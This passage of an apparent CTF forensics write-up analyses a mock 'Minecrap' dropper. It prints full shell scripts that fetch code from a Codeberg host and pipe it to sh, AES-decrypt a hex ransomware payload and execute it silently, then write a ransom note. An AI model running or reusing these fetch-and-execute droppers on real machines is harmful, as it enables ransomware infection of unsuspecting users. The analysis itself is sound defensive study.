
Export this file, and then we need a SQLite Browser to read this file. Go to File > Open Database > Choose the file > Browse Data. Wandering around different tables to view them, and the one with the name moz.places reveals more sussy stuff:

We have a website, a query on how to download “Free Minecrap”, and a youtube link that record the installment of the scammer. I guess he is recording a demo to social engineer the victim into download the fake game and paste the shell script into his terminal.
This type of malware is also known as dropper.

Following the Codeberg link https://codeberg.org/evil-guy-on-the-internet/pages, a platform similar to Github, we are presented with four smaller shell script files that construct the malware.

Let’s analyse the malware in details:
curl -s "https://codeberg.org/evil-guy-on-the-internet/pages/raw/branch/main/file/download-minecrap.sh" | sh
Create a request to the script stager, piped into sh to run.
download-minecrap.sh
#!/usr/bin/env sh

printf "Hang tight while were downloading minecrap for you!\n"
curl -s "https://codeberg.org/evil-guy-on-the-internet/pages/raw/branch/main/file/downloader.sh" --output "/tmp/downloader.sh"
chmod 777 "/tmp/downloader.sh"
ln -s "/tmp/downloader.sh" "$HOME/minecrap"
sleep 2
printf "done!\n"
This displays friendly download text, fetches downloader.sh into /tmp, makes it executable, and creates a symlink at ~/minecrap. The downloader is at /tmp, so it will be deleted upon shutdown. This helps the scammer to phish the victim into running the script while cover the trace.
downloader.sh
#!/usr/bin/env sh

export AES_KEY="nowsyourchancetobeabigshot"

curl -s "https://codeberg.org/evil-guy-on-the-internet/pages/raw/branch/main/file/decrypter.sh" --output "/tmp/decrypter.sh"
sh "/tmp/decrypter.sh" &

printf "Downlaoding libraries...\n"
sleep 2

printf "Downlaoding jutjutsu kaisen mod apk unlimited money...\n"
sleep 2

printf "Downlaoding shaders with no lag 2019...\n"
sleep 2

printf "Downlaoding minecrap.exe from mahjong...\n"
sleep 2

printf "404 FILE NOT FOUND\n"
sleep 1

printf "Sorry your Minecrap is not available right naow, plaese try agian later."
It sets AES_KEY to howsyourchancetobeabigshot. This AES_KEY is going to be used again in the symmetric encryption phase.
It also downloads and runs decrypter.sh in the background. While the payload is already running, it prints fake status messages with timed pauses, and ends with 404 FILE NOT FOUND and claims the program is unavailable, helping conceal what happened.
decrypter.sh
#!/usr/bin/env sh
SEED="$(printf $AES_KEY | sha256sum)"
KEY="$(printf $SEED | cut -c 1-32)"
IV="$(printf $SEED | cut -c 33-64)"
SEED_R="$(printf "$USER-$(hostname)" | sha256sum)"
export KEY_R="$(printf $SEED_R | cut -c 1-32)"
export IV_R="$(printf $SEED_R | cut -c 33-64)"
curl -s "https://codeberg.org/evil-guy-on-the-internet/pages/raw/branch/main/file/ransom.sh" | xxd -r -p | openssl enc -d -aes-128-cbc -K "$KEY" -iv "$IV" | sh > /dev/null 2>&1
printf 'Đ’Đ°ÑˆĐ¸ Ñ„Đ°Đ¹Đ»Ñ‹ Đ·Đ°ÑˆĐ¸Ñ„Ñ€Đ¾Đ²Đ°Đ½Ñ‹, Đ´Đ»Ñ Ñ€Đ°ÑÑˆĐ¸Ñ„Ñ€Đ¾Đ²ĐºĐ¸ Đ¾Ñ‚Đ¿Ñ€Đ°Đ²ÑŒÑ‚Đµ $36000 Đ½Đ° 12345678910 TCB' > "ransom_note_$USER.txt"
This is the ransomware loader.
First, it takes an existing secret in AES_KEY (in the downloader.sh), hashes it with SHA-256 for the SEED, and splits the hexadecimal hash into two parts KEY and IV
- KEY: first 16 bytes for AES-128
- IV: last 16-byte initialization vector (CBC)
Moreover, it builds another value from the current username and hostname, exporting KEY_R and IV_R. The downloaded payload may use these to identify the victim or encrypt data uniquely per machine. This will make sense later.
Then, it silently downloads ransom.sh from Codeberg, treats it as hex-encoded data, converts it back to bytes, decrypts it using AES-128-CBC, and pipes the resulting plaintext directly into the shell for execution.
The encryption at play is AES, which is symmetric and easier to be reversed. In fact, a real ransomware would more likely to use asymmetric encryption, such as RSA.
Finally, silences all output/errors of the installment of the ransomware with > /dev/null 2>&1 to conceal the malicious intent and then creates a ransom-note file named like ransom_note_<username>.txt.
ransom.sh
823e674b58b8dd29cd35848d171e6fd54ae471c9409c4173858112a8575b4d8ca6ab32ed96f95fe7f5a532f6f2f41b9c5ecd466026d9ce51e3f60ff4107522fb04a6ff8bd464acfe487b2b9dec310d2975cdcaba1fdf71efa945162ea0c6021744c385f3388eb94234c07fca7437787dd9ebf91f9074e13d7b3a526ac2c53dcf1d95f9292990dd3f49d13b3126162e629ad740204c3fd90b468d851a216683a210130534c6bf9744fae78fee3b75c83c562712d58dcfc7051dcc38e1a702c2dbe7434911a9229b1778e6935d6bbacab428103be2fa4a8c056eb83251245a5d6fa2be2af2defa3bba0e921ff7fac6b04c5ea116b858186387bf4b1151db014e7918fa3bb400d7c182f994fc7d3020000029f70bc97d99986f22feb6754e1ad172818b8fa34f7a6cacfcc4bca9f090a69a086b36c0436b4c751bc4ede0f87ada77f5ff5a3b90bb291fbbf87ca400fc3d0af2facc1ee435bfd31593b36a21e7de4477772dee3a9ff933966cbc52a1dd2f696a0e6a37249da613411ce8417f3a4dc1fea753464d46c0cb268ff992b6d716819b306b345402a482ccbd63c4ab5232851dfb668d630ff70d95300357e47f5614b2f3d5b9c4239359773f1129cf5850dad53373db300bde5cdf9407ca453894fe33b296c6b7188301d76ccfcf1b320cd7c482bf74e8b606aabd9b3485494bc82b65e926a8cb183d5be72f086a392585907751b2979f7cdaa2ec91f51bc06cbe8249accd930174a5271b21a870be349a3a59b729572d53dd40db6bcf5f92a6622d7aa391734cf246ced5e72c71e71ab953cdca3ec942a256f21be095834432975498b6015cbdc3f19439238ca001e0ad4d27b1f6b42920a19f4db0f1c994cc03e670d2d83e83dbc8b2bf304b6bd17696111c7ffa401607cccc6b488a4f64032b4e9ff944a18342486c43f7fe86e909da32
This is our malware, encrypted with AES-128-CBC. To understand how it really works, we need to decipher it first using the logic above.
We are provided with:
AES_KEY = "nowsyourchancetobeabigshot"
Compute the SHA256 of this value (with online SHA256 hasher) to get SEED:
SEED = 486fd2365fa54a6884f4e8dc363d01584e221c81c4123e2021105b19cede1319
Then splits the 64 hexadecimal characters into two parts: KEY and IV
- Key = Character 1 to 32 =
486fd2365fa54a6884f4e8dc363d0158(AES-128) - IV = Character 33 to 64 =
4e221c81c4123e2021105b19cede1319(CBC)
Configure the input as HEX and the output as RAW.
